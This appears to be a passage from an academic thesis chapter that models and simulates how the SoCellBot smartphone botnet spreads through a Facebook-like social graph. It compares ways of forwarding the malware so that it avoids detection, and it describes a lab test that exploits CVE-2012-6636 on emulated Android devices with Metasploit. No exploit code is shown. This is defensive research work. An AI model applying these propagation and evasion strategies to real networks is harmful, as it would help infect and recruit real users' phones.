1. An OSN typically has a low average network distance, approximately equal to $\log(s)/\log(d)$, where $s$ is the number of vertices (people), and $d$ is the average vertex degree of the equivalent graph.

2. Online social networks typically show a high clustering property, or high local transitivity. That is, if person $A$ knows $B$ and $C$, then $B$ and $C$ are likely to know each other. Thus $A$, $B$ and $C$ form a friendship triangle. Let $k$ denote the degree of a vertex $v$. Then the number of all possible triangles originated from vertex $v$ is $k(k-1)/2$. Let

| Parameter | OSN | ERG |
|---|---|---|
| Number of vertices (people) | 4,039 | 4,039 |
| Number of edges | 88,234 | 88,234 |
| Average clustering coefficient | 0.6055 | 0.06 |
| Average shortest path length | 3.692 | 2.59 |
| Network diameter | 8 | 5 |
| Maximum node degree | 1045 | 1045 |
| Average node degree $d$ | 43.69 | 43.69 |
| Degree assortativity | 0.06 | -0.04 |
| $\log(N)/\log(d)$ | 1.6 | 1.6 |

Table 5.1: Characteristics of the Facebook subgraph and its equivalent random graph

$f$ denote the number of friendship triangles of a vertex $v$ in a social network graph. Then the clustering coefficient $C(v)$ of vertex $v$ is defined as $C(v) = 2f/(k(k-1))$. The clustering coefficient of a graph is the average of the clustering coefficients of all of its vertices. In a real OSN, the average clustering coefficient is about 0.1 to 0.7.

3. Node degrees of a social network graph tend to be, or at least approximately, power-law distributed. The node degree of a power-law topology is a right-skewed distribution with a power-law Complementary Cumulative Density Function (CCDF) of $F(k) \propto k^{-\alpha}$, which is linear on a logarithmic scale. The power law distribution states that the probability for a node $v$ to have a degree $k$ is $P(k) \propto k^{-\alpha}$, where $\alpha$ is the power-law exponent [146].

For the simulations reported in this chapter, we used the Facebook social network graph constructed by McAuley and Leskovec [46]. The parameters and characteristics of the OSN graph is listed in Table 5.1.

### 5.3.2 Bot Infection Model

In the first step of each experiment, a node (user) in the social network graph is chosen randomly as a seed for infiltration. (In practice, the botmaster may implement several seeds [fake profiles] for infiltration.) We mark this node as *infected*. This user (the malware) will post a malicious link either on her wall or directly on the wall of each of her friends. (Since the wall concept may not exist in some social networks, without loss of generality, we can

assume that the user [the malware] sends the malicious link directly to her friends via the OSN messaging system.) This link will lead to another malicious link that contains a drive-by download vulnerability. When a user sees the malicious link, she will follow the link and execute the malicious embedded code with a probability $p$. The probability $p$ reflects the fact that some people may be more cautious and do not follow the link or are not vulnerable to the malware (thanks to a strong anti-malware software, for example).

The newly infected node follows the same procedure to infect her friends. In our simulation, this process continues until one of the following conditions is met: (a) The malware propagates 16 hops. (The network diameter of the OSN is eight hops, so 16 hops is a generous distance for the malware to travel from one node to another in the network.) or (b) The number of newly infected nodes remains less than ten for four consecutive time units (i.e., further propagation of the malware will not significantly increase the number of victims). In real life, the botmaster may stop the propagation when the number of infected nodes reaches a certain number.

## 5.4 Simulation Results

Our simulations were conducted using the Facebook graph described in the previous section. The simulation was done in MATLAB based on discrete-event simulation. Each data point in the graphs is averaged over 100 runs, each of which started with a different infiltrating node (user) selected randomly.

We conducted three sets of experiments. In *the first set*, we measured the total number of infected smartphones $T$ over time. A virtual time unit $t$ is defined as the time the malware takes to traverse one hop in the OSN to reach all the neighbors of the current newly infected node. We assume that all newly infected nodes forward the malicious link within one virtual time unit. As a result, time can be represented by the number of hops in the OSN graph, where a hop is equivalent to a virtual time unit. In addition to the total number of infected smartphones $T$ over time, we also measured the number of newly infected smartphones $N$ at every virtual time unit $t$. That is, $T(t+1) = T(t) + N(t+1)$. Metric $N$ shows us the point in time when the propagation achieves its peak performance, i.e., infecting the most number of new phones.

In *the second set* of experiments, we recorded the total number of messages (carrying the malicious link) $M$ sent by all the infected phones via the OSN over time. Again, time is represented by the number of hops in the OSN graph as explained above. Metric $M$ reflects the amount of network bandwidth and resources consumed by the botnet. Attackers would

want to keep $M$ as low as possible to avoid alerting the network administrator to the attack. We also recorded the total number of non-duplicate messages $R$ accepted by nodes in the OSN over time.

In the above two sets of experiments, once a user is infected, the malicious message is forwarded to *all* of his/her friends. That is, the network is flooded with malicious messages that infect and recruit bots. To reduce the risk of being detected by network traffic anomaly detectors, the botnet designer can limit the number of sent messages by sending malicious messages to only a subset of friends of an infected users. In *the third set* of experiments, we evaluate the effectiveness of this selective forwarding scheme.

In order to study the impact of topological characteristics on malware propagation, we also created an equivalent random graph (ERG) corresponding to the Facebook graph using the algorithm proposed by Viger and Latapy [3]. The random graph has the same node degree distribution as the equivalent Facebook graph. However, the other parameters may be different. For instance, an ERG usually has a lower clustering coefficient and network diameter than the original OSN graph. The parameters of the equivalent random graph are also listed in Table 5.1. In the equivalent random graph, the node degrees are also power-law distributed as in the Facebook graph.

We now explain the reason for studying equivalent random graphs in addition to original OSN graphs. In addition to randomly choosing the victims, a botmaster may be able to obtain the graph of an OSN using a tool such as R [147] or Pajek [148]. He/she may then create ERGs using an algorithm such as the one by Viger and Latapy [3]. As our simulation results will show, an ERG helps a malware to propagate faster than the original OSN graph, but requires more messages to infect the same number of victims. Our goal is to determine whether ERGs help or hinder the malware propagation in order to predict attack strategies.

Following are the results we obtained from these three sets of experiments. A summary of the experimental results are shown in Table 5.2.

### 5.4.1 The First Set of Experiments: Number of Infected Smartphones

This set of experiments consists of three scenarios.

**Scenario 1:** The graph in Fig. 5.3(a) show the total number of infected smartphones $T(t)$ and the number of newly infected smartphones $N(t)$ over time using the two OSNs defined in Table 5.1 for two different values of $p$, the probability that a user will follow the malicious link. We considered two cases: a constant value of $p = 1$ (i.e., a user is vulnerable and always executes the malicious payload sent via the link), and a normal distribution of

Table 5.2: Simulation parameters, scenarios and result summaries

| Experiment | Figure | Parameters | Summary of Results |
|---|---|---|---|
| Experiment I - Measuring the total number of infected users over time | Fig. 5.3(a) | $p = \{1, \sim \mathcal{N}(0.5, 0.02^2)\}$ | The higher the average value of $p$, the more infections in the network |
| | Fig. 5.3(b) | $p = \{0.25, 0.5, 0.75, 1\}$ | As $p$ increases, it requires fewer hops to infect the same number of new victims. The impact of $p$ on metric $N$ is negligible when $p > 0.75$. |
| | Fig. 5.3(c) | $p = 1$, $G = \{$OSN, ERG$\}$ | The malware propagates faster in the random graph due to its limited clustering structure. High clustering structures of OSNs slow down the propagation. |
| Experiment II - Measuring the total number of malicious messages sent by the infected nodes | Fig. 5.4 | $p = 1$, $G = \{$OSN, ERG$\}$, ERG: equivalent random graph | The bots in an ERG send out much more messages than those in the original OSN, making the botnet in the ERG more vulnerable to detection. |
| Experiment III - Evaluating the impact of selective forwarding | Fig. 5.5(a) | $p = 1$, $q = \{0.3, 0.5, 0.7\}$, RFS (random friend selection) | In general, the higher the value of $q$, the more users become infected. |
| | Fig. 5.5(b) | $p = 1$, $q = \{0.3, 0.5, 0.7\}$, TDFS (top-degree friend selection) | In general, the higher the value of $q$, the more users become infected. The impact of $q$ is more significant in TDFS than in RFS. |
| | Fig. 5.5(c) | $p = 1$, T(16) of RFS and TDFS for $q$=$\{0.1,0.2,\ldots,1\}$ | The RFS scheme leads to faster propagation than the TDFS scheme. |
| | Fig. 5.5(d) | $p = 1$, M (total number of messages sent) and R (total number of messages received) for TDFS and RFS | Given the same $q$, the M values of the RFS and TDFS scheme are very similar. The conclusion is the same for the R values of the two schemes. However, a RFS-based botnet can infect far more users than a TDFS-based botnet. |
| | Fig. 5.6(a) | $p = \{0.25, 0.5, 0.75, 1\}$, $q = 0.5$, T(t) for RFS | The higher the value of $p$, the more cellular bots are recruited. The impact of $p$ on metric $T$ is negligible when $p \geq 0.5$. |
| | Fig. 5.6(b) | $p = \{0.25, 0.5, 0.75, 1\}$, $q = 0.5$, N(t) for RFS | The higher the value of $p$, the more new cellular bots are recruited. When $p \geq 0.5$, the maximum value of N(t) approaches the shortest average distance of the OSN. |

$p$ with mean $\mu = 0.5$ and variance $\sigma^2 = 0.02^2$.

In the OSN graph, as $p$ increases from the mean value 0.5 to 1, more users will execute the malware, making the malware propagate faster (i.e., requires less hops to infect the same number of victims), as we would expect. For instance, in the OSN graph, it takes roughly three hops when $p = 1$ and five hops when average $p = 0.5$ to infect a total of 2,000 phones.

**Scenario 2:** To further study the effect of the malware execution probability $p$ on metric $N$, we ran experiments on the OSN defined in Table 5.1 using $p$ values of 0.25, 0.5, 0.75 and 1. The goal is to determine a point in time where the malware reaches the maximum number of potential victims. The results, shown in Fig. 5.3(b), shows that as $p$ increases, the malware propagates faster (i.e., requires less hops to infect the same number of new victims). However, as $p$ gets larger, above 0.75, its impact on metric $N$ becomes negligible. The malware can reach most of the uninfected users in the OSN within five or six hops from the first victim. The result is consistent with a phenomenon called *six degree of separation*, which refers to the idea that on average any two persons on earth could be connected through at most five acquaintances [149, 150].


**Scenario 3:** In this experiment, we compare the Facebook graph with its equivalent random graph (ERG) (see Table 5.1 for their parameters). The result in Fig. 5.3(c) shows that metric $N$, the number of newly infected nodes, reaches the maximum value when $t = 4$ (at the fourth hop) in the original OSN graph, and when $t = 3$ (at the third hop) in the ERG. At time $t = 3$, the total number of infected smartphones in the OSN graph is 1686 versus 3866 in the random graph. This indicates that the malware propagates faster in the random graph. The reason is that the ERG has a lower clustering coefficient than the original OSN graph, 0.06 vs. 0.6. A higher clustering coefficient implies that a message will circulate for a while in a community among friends before reaching to other parts of the OSN, slowing down the malware propagation.

Using the above result, a botmaster may prefer to send malicious messages randomly without following the OSN graph structure to speed up the malware propagation. (However, the bots in the random graph generated much more messages than those in the original OSN graph as will be discussed next. This may raise a red flag in the network which results in early termination of the propagation by OSN administrators.)


### 5.4.2 The Second Set of Experiments: Number of Messages

In this set of experiments, we also used the network graphs and bot infection model described in Section 5.3. The graphs in Fig. 5.4 show the total number of messages $M$ (including duplicate messages) sent by all the infected phones via the OSN over time for the Facebook graph and its equivalent random graph defined in Table 5.1.


We can see that the value $M$ obtained from an ERG is significantly higher than that from the original OSN graph. For example, in the OSN network, when $t = 3$, the ERG gives $M = 107,600$ messages, while the value $M$ given by the OSN is 32,080 messages. The results demonstrate that the bots in an ERG send out much more messages than those in the original OSN. This could alert the network administrator to the presence of the botnet. Although a random graph helps a malicious message propagate faster as demonstrated in the previous section, it also incurs the risk of making the botnet more vulnerable to detection. Therefore, sending the malware via the topology of an equivalent graph of a real network is not a good approach as this may alert the OSN administrator in the early stage of malware propagation.




(a) Scenario 1: $T(t)$ and $N(t)$ for two different distributions of $p$




(b) Scenario 2: varying probability $p$




(c) Scenario 3: OSN vs. random graph ($p = 1$)

Figure 5.3: The first set of experiments - Scenarios 1, 2 and 3





Figure 5.4: The second set of experiment ($p = 1$)

### 5.4.3 The Third Set of Experiments: Selective Forwarding Schemes vs. Flooding

Instead of flooding the network by sending malicious messages to *all* friends of an infected user, a bot could choose to forward messages to only $q$ percent of his/her friends. This will lower the number of messages sent and received in the network, which in turn reduce the likelihood of the botnet being detected by network monitoring tools. Which friends of an infected user $v$ should the botnet designer select to forward malicious messages to? The simplest scheme is to randomly select $q$ percent of $v$'s friends. A more elaborate scheme is to select $q$ percent of $v$'s friends who have the highest numbers of friendships (i.e., friends with the highest node degrees). We term friends in this set "top degree friends". The use of "top degree friends" in OSNs for various purposes has been widely considered, e.g., for malware propagation studies [28] and network monitoring [37]).

In this set of experiments, we used the OSN graph defined in Table 5.1. In each virtual time unit $t$, we selected $q$ percent of friends of the user that has just been infected and forwarded the malicious message to those friends; we then recorded the total number of infected users $T(t)$ and the number of newly infected users $N(t)$ in the following four scenarios.

#### Scenario 1

In each virtual time unit, we *randomly* chose $q$ percent of friends of the user that has just been infected and forwarded the malicious message to them. Fig. 5.5(a) shows function $T(t)$ for $q = 30\%, 50\%$ and $70\%$. As time progresses, the total number of infections increases as expected. A smaller value of $q$ results in a lower number of infections because less friends are infected in each virtual time unit, and thus slows down the propagation.

#### Scenario 2

In each virtual time unit, we selected $q$ percent of friends who have the highest numbers of friendships and forwarded the malicious message to them. Fig. 5.5(b) shows function $T(t)$ for $q = 30\%, 50\%$ and $70\%$. We observe the same trend as in the random selection scheme (Fig. 5.5(a)). However, the gaps between the three curves in Fig. 5.5(b) are wider than those in Fig. 5.5(a). This observation implies that the value of $q$ plays a more important role in the top degree friend selection (TDFS) scheme than in the random friend selection (RFS) scheme.

**Scenario 3**

We repeated the above two experiments with more values of $q$ ($q = 10\%, 20\%, \ldots, 90\%, 100\%$), but stopped each simulation only when $t = 16$. We then recorded the value $T(16)$. (Note that $T(t)$ is a non-decreasing function.) The graph in Fig. 5.5(c) shows $T(16)$ for different values of $q$. The blue and red curves in Fig. 5.5(c) represent the TDFS and the RFS schemes, respectively. The graph shows that, given the same $q$ value the RFS scheme can reach (infect) more users than the TDFS scheme. The difference in this experiment can be dramatic, up to four times (3,441 users vs. 868 users when $q = 20\%$).


In other words, the RFS scheme leads to faster propagation than the TDFS scheme. This result can be explained by the assortativity, or assortative mixing, of social networks [151]. Assortativity is a preference for a network's nodes to attach to others that are similar in some way, in this case, a node's degree. (A popular person in a network is highly likely to be connected to another popular person.) This preference results in high degree nodes being connected to each other. This will lower the chance of getting new infections because many of the top degree nodes' friends are common friends among them. On the other hand, by randomly selecting friends we lower the chance of getting common friends and enable the malware to propagate faster.

When running Experiment 3 above, we also recorded the total number of messages $M$ sent by all infected phones via the OSN and the total number of non-duplicate messages $R$ accepted by the users for both the RFS and TDFS schemes. In general, the graphs in Fig. 5.5(d) show that $M$ increases linearly as $q$ increases while $R$ does not show a significant change over different values of $q$. We also observe that, given a $q$ value, both RFS and TDFS scheme incurs roughly the same messages sent and received (i.e., $M$ and $R$ values of the RFS and TDFS scheme are close to each other). This observation reveals an important fact that the RFS is more efficient than TDFS in the sense that with the same number of messages being sent and received, RFS infects more cell phones than the TDFS.


In summary, RFS based and TDFS based botnets send roughly the same number of messages to infect cellular phones, but a RFS-based botnet can infect far more users than a TDFS-based botnet within the same amount of time.

**Scenario 4**


In scenarios 1,2 and 3, we assumed that $p = 1$. In practice, $p < 1$ due to users being more cautious or not vulnerable to the malware. We repeated Experiment 1 for RFS scheme with $q = 50\%$ (i.e. randomly selecting half of a user's friend to send a malicious message) and





(a) RSF scheme, $T(t)$ with $q = 30\%, 50\%, 70\%$




(b) TDSF scheme, $T(t)$ with $q = 30\%, 50\%, 70\%$





(c) $T(16)$ values for $q = 10\%, 20\%, \ldots, 100\%$




(d) Total numbers of messages sent and received

Figure 5.5: The third set of experiments ($p = 1$)




(a) RSF scheme, function $T(t)$ with $q = 50\%$, $p = 0.25, 0.5, 0.75, 1$

(b) RSF scheme, function $N(t)$ with $q = 50\%$, $p = 0.25, 0.5, 0.75, 1$

Figure 5.6: Bot recruitment simulations

$p = 0.25, 0.5, 0.75, 1$. The graphs in Fig. 5.6(a) show that as $p$ increases, more users click on the malicious link, making the malware propagate faster (i.e., requires less hops to infect the same number of victims). For instance, it takes roughly three hops when $p = 1$ and five hops when $p = 0.5$ to infect approximately 2,000 users. The result also demonstrate that, within a few steps (4 to 5 hops) from the first victim, a SoCellBot botnet can infect more than half of the population.

The graph in Fig. 5.6(b) shows that function $N(t)$ reaches the maximum value when $t$ is 4, 5 or 6 (points X, Y, Z and W), consistent with the six degree of separation phenomenon discussed above.

In the next section, we model the propagation dynamics of a cellular botnet. Modeling the propagation dynamics and understanding the recruitment process from the theoretical aspect, helps us better estimate the potential damage a cellular malware can cause.

## 5.5 Modeling the Propagation of SoCellBot

In Section 5.2.1 we have described the way a malware propagates via a social network to infect cellular phones and recruit bots. Mobile devices are recruited into a botnet by running malicious software. This is done by exploiting a vulnerability either at the operating system level or at the application level. In this section, we model the recruitment phase and the malware propagation phase in social networks to recruit bots.

### 5.5.1 Model Description

We assume the bot infection process described in Section 5.3.2 on a connected graph representing a social network. In the first step, the botmaster creates a fake user profile that will act as the infiltrating node. Then, the botmaster posts one or more eye-catching web links on the infiltrating node's wall to "recruit" the node's friends. If a friend $Y$ of the infiltrating node is vulnerable (i.e., not having an effective antivirus program) and clicks on the link(s), $Y$ will become infected. The malware then automatically posts the malicious link(s) on Y's wall to "recruit" Y's friends, and the propagation cycle continues with these friends.

We define a botnet propagation tree (BPT) as a tree rooted at the infiltrating node. In a PPT, each node $u$ represents a bot (an infected user) and $v$ is a child of $u$ if $v$ is a friend of $u$'s in the OSN and $u$ infected $v$ (i.e., $v$ clicked on a malicious link posted on $u$'s wall and got infected). The resulting BPT is thus a subgraph of the original OSN graph, representing the infection chain among friends (i.e., who infected whom).

To construct a BPT from an OSN graph, after all the potential vulnerable nodes are infected and recruited into the botnet, we remove the users that are not infected and their dangling edges from the network graph. The remaining nodes and edges will form a BPT.


To visualize the propagation, we assume the users are infected in "waves". The depth of a node in the BPT indicates the wave during which the node got infected. If a user $v$ is infected in wave $i$, then $v$ is $i$ hops away from the botmaster's infiltrating node. (However, a user that is $i$ hops away from the infiltrating node in a breadth first search [i.e., on a shortest path to the infiltrating node] may be infected later during a wave $j > i$ via a longer path having length $j$ from the infiltrating node to $v$.)

Let $N_w$ denote the number of newly infected users $N_w$ during each wave $w$, and $T_w$ denote the total (accumulated) number of infected users at the end of propagation wave $w$. That is,

$$T_w = T_{w-1} + N_w \tag{5.1}$$

Metric $N_w$ can tell us the point in time (the wave) when the botnet achieves its peak performance, i.e., infecting the most number of cellular phones. In this section, we derive a mathematical model to compute $N_w$. Without loss of generality, we assume only one malicious user infiltrating into the network at the beginning. We extend the model to the case of multiple infiltrating nodes in Appendix 5A.

Note that there may be multiple paths from the infiltrating node to an infected node in



(a) Infiltrating node X and infected users (yellow nodes)

(b) The graph is rearranged in waves

(c) The resulting botnet propagation tree

Figure 5.7: Example of a botnet propagation tree

the network graph. For instance, in Fig. 5.7(a), user $G$ may be infected in the fourth wave by bot $E$, or in the fifth wave by bot $F$ after $F$ was infected in the fourth wave by bot $H$.

Let $i$ be the infiltrating node and $\Psi_{ij}$ denote the set of simple paths from node $i$ to an infected node $j$ in the social network graph. (There may be multiple paths from node $i$ to node $j$ with different lengths.) Each path $\psi_{ij} \in \Psi_{ij}$ is a simple path in the BPT, representing the chain of infections caused by the malware from node $i$ to node $j$. Each edge $e_{mn}$ on path $\psi_{ij}$ indicates that user $m$ infected user $n$, i.e., $m$ clicked on a malicious link posted on $n$'s wall and got infected with a probability $p_{mn}$. (The value of $p_{mn}$ depends on several factors such as the trust level between the two users, the level of precaution user $n$ takes when dealing with suspicious posts, and security measures available on user $n$'s mobile phone, e.g., anti-virus software.)

For a botnet using a highly pervasive malware for recruitment, we can assume that $p_{mn} = p \approx 1$. A highly pervasive malware is one that can infect users with high likelihood. Such a malware leverages advanced social engineering techniques to trick even sophisticated computer users into clicking malicious links. In addition, the malware exploits cross-platform zero-day vulnerabilities (i.e., previously unknown vulnerabilities exist simultaneously on several platforms such as iOS, Android and Windows Mobile) [152] to infect a large number of users across various platforms within a short a mount of time. Assuming $p \approx 1$, a user $v$ will be infected as early as possible via the shortest path from the infiltrating node $i$ to $v$. Dijkstra's algorithm computes all the shortest paths from the infiltrating node $i$ to every other node in $O(V^2)$ time. By assuming the shortest paths, we can provide a faster estimation of $N_w$ in the case of a widely spread malware.

Let $\Theta_i$ denote the set of shortest paths from node $i$ to all the other nodes (which may

have different lengths). Let $\theta_{i_w} \subseteq \Theta_i$ be a subset of paths in $\Theta_i$ whose length is $w$. The expected number of new infections $N_w$ in each wave $w$ is then calculated as follows:

$$N_w = \frac{\|\theta_{i_w}\|}{\|\Theta_i\|} \times V \tag{5.2}$$

The computational complexity of $N_w$ is thus $O(V^2)$.

### 5.5.2 Model Validation

To validate the above model, we performed discrete-event simulations using MATLAB and the social network graph whose parameters are listed in Table 5.1. In all the simulations, a node in the social network graph is chosen randomly as the botmaster's fake profile (the initial seed for infiltration). We mark this node as *infiltrating user*. Then, the infiltrating user posts one or more eye-catching web link(s) on her wall to "recruit" her friends. If a friend $Y$ of the infiltrating node is vulnerable and clicks on the link(s), the friend will become infected with probability $p$ and the propagation cycle continues with $Y$'s own friends.


The probability $p$ reflects the fact that some people may be more cautious than others and do not follow the link, or are not vulnerable to the exploit or use protective software such as a strong anti-malware software. Each data point from a graph obtained from simulations was averaged over 100 runs, each of which started with a different infiltrating node selected randomly. We measured the total number of newly infected users $N_w$ in each wave $w$ and also calculated $T_w$, the total number of users infected at the end of each wave $w$ as defined in Eq. (5.2).

For $p = 0.95$ or $p \approx 1$, the model closely matches the simulation results, as shown in Fig. 5.8(a) and 5.8(b) for $N_w$ and $T_w$, respectively. For instance, when $w = 4$, the $N_w$ values are 1,452 and 1,423 from the model and the simulation, respectively. The difference is 29, or 0.7% of the population size. When $w = 5$, the $T_w$ values are 3,789 and 3,768 from the model and the simulation, respectively, a difference of 21 or 0.5% of the population size.

### 5.5.3 Time Analysis

The above model of propagation abstracts the temporal factor using spatial distances between nodes in the OSN graph. In this section, we provide a stochastic distribution to estimate the time a malware takes to propagate from wave $w - 1$ to wave $w$.

We assume that users visit the social network following a Poisson process with a mean $\lambda$. Therefore, the inter-arrival time of each user is independent and follows an exponential




(a) $N_w$ over 8 waves, $p \approx 1$ (b) $T_w$ over 8 waves, $p \approx 1$

Figure 5.8: Propagation of a widely spreading malware ($p \approx 1$ )

distribution with mean $\frac{1}{\lambda}$ [153]. We are interested in computing the time interval between two consecutive waves.

As described earlier, in the recruitment phase, each wave $w$ is completed when all friends of the bots infected in wave $w-1$ have viewed the malicious links posted on the walls of the bots infected in wave $w-1$ and acted upon the information.

Therefore, the time interval between wave $w-1$ and $w$ is equal to the maximum of the inter-arrival time of the users who are friends of the users infected during wave $w-1$. We call this value $\tau_{w_{max}}$.

Given that the inter-arrival time of users is independent and follows an exponential distribution with mean value $\frac{1}{\lambda}$, we compute the distribution of the random variable $\tau_{w_{max}}$, which is the maximum of $n$ independent and identical random variables that follow the exponential distribution. Note that $n = N_w$ for each wave $w$.

For a maximum of $n$ exponential distributed random variables $X$ with mean equal to $\frac{1}{\lambda}$, we obtain the following distribution using the technique described by Devroye in [154].

$$f_{X_{max}}(x) = n\lambda e^{-\lambda x}\left(1 - e^{-\lambda x}\right)^{n-1} \tag{5.3}$$

If we know $n$ and $\lambda$, we can calculate the time required to complete each wave (or the time interval between two consecutive waves) by calculating the expected value of Eq. (5.3). The values of $n = N_w$ can be computed from Eq. (5.2). The value of $\lambda$ requires a study of users' habits of visiting social networks, which we will carry out as part of our future work.

## 5.6 An Implementation and Experimental Results

In addition to the above simulations and modeling, we implemented a botnet whose recruitment is done via a self-propagating benign malware that exploits an existing vulnerability (vulnerability CVE-2012-6636 [155]) in a series of Android devices.

The CVE-2012-6636 vulnerability allows untrusted JavaScript code to be executed by a WebView that has one or more interfaces added to it. This vulnerability affects Google APIs 4.1.2 and below. In fact, when an application uses the addJavascriptInterface method to attach an interface to a WebView, it is breaking through the browser sandbox isolation, giving the application permission to access system resources, such as accessing to the SMS, contact list, files and databases [156].

We created a small social network using HumHub [157] to propagate our benign malware via exploiting CVE-2012-6636. (We also demonstrate the feasibility of using an OSN messaging system as a means to propagate and deliver C&C messages in Appendix 5B of this chapter.)

HumHub is an open-source software framework that provides tools to create customized social networks. (HumHub users can follow each other like Twitter users. The representative graph of a Humhub social network is thus directional, while our work in this chapter assumes undirectional graphs for social networks such as Facebook. To resolve this problem, in our Humhub social network, we let a user $A$ follow a user $B$ if $B$ follows $A$. As a result, our Humhub network graph can be considered to be undirectional.)

Figure 5.9 depicts the system we implemented, which consists of four following major components:





Figure 5.9: The diagram of implemented system

- **A: The Attacker**: A human user (attacker) who controls the infiltrated profiles and victims' phones via the HumHub OSN.

- **B: The Infiltrated Profile**: A fake user who is controlled by the attacker. Infiltrating nodes try to befriend as many real users as possible, in order to start propagation of malware.

- **C: The HumHub OSN (Propagation and C&C Channel):** A social network having 30 members, implemented using HumHub on a local network. The Humhub server hosts the users' profiles and their contents. The implemented Humhub social network functions in a similar way to large OSNs such as Facebook. This website is used by the *attacker* to propagate malware and also to deliver C&C messages.

- **D: The Victims**: The victims' mobile sets are emulated using Android Emulator [158] running Android version 4.1.2. Each user is associated with an emulated mobile set and a HumHub profile.

- **E: The Malicious Host**: The malicious host is implemented using MetaSploit Framework (MSF) [159] to deliver CVE-2012-6636 exploit code, along with the malware payload.

